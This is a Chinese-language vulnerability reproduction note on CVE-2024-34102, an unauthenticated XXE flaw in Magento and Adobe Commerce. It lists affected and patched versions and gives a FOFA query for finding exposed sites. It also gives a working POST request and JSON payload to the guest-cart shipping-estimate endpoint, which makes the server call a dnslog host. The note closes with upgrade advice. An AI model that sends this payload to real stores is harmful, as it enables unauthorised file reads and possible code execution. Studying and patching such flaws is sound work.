A14-3AdobeCommerce-电子商务平台-XXE

漏洞描述：

2024年6月，Adobe官方披露CVE-2024-34102 Magento estimate-shipping-methods XXE漏洞，攻击者可在无需登陆的情况下构造恶意请求利用XXE读取文件，或者结合CVE-2024-2961 可能造成远程代码执行。

影响版本：

Adobe Commerce、Magento Open Source <= 2.4.7

Adobe Commerce、Magento Open Source <= 2.4.6-p5

Adobe Commerce、Magento Open Source <= 2.4.5-p7

Adobe Commerce、Magento Open Source <= 2.4.4-p8

Adobe Commerce < 2.4.3-ext-8


Adobe Commerce < 2.4.2-ext-8

Adobe Commerce < 2.4.1-ext-8

Adobe Commerce < 2.4.0-ext-8

Adobe Commerce < 2.3.7-p4-ext-8

网站图片：



fofa语法：

app="Adobe-Magento"


漏洞复现：

Dnslog验证 payload：

```
POST /rest/V1/guest-carts/1/estimate-shipping-methods HTTP/1.1
Host: your-ip
Content-Type: application/json
```

```
{"address":{"totalsCollector":{"collectorList":{"totalCollector":{"sourceData":{"data":"http://dnslog.cn","dataIsURL":true,"options":12345678}}}}}}
```

效果图：



修复建议：

目前官方已有可更新安全版本，建议受影响用户升级至安全版本：

Adobe Commerce 安全版本：

2.4.7-p1，2.4.6-p6，2.4.5-p8，2.4.4-p9，2.4.3-ext-8，2.4.2-ext-8，2.4.1-ext-8，2.4.0-ext-8，2.3.7-p4-ext-8

Magento Open Source 安全版本：

2.4.7-p1，2.4.6-p6，2.4.5-p8，2.4.4-p9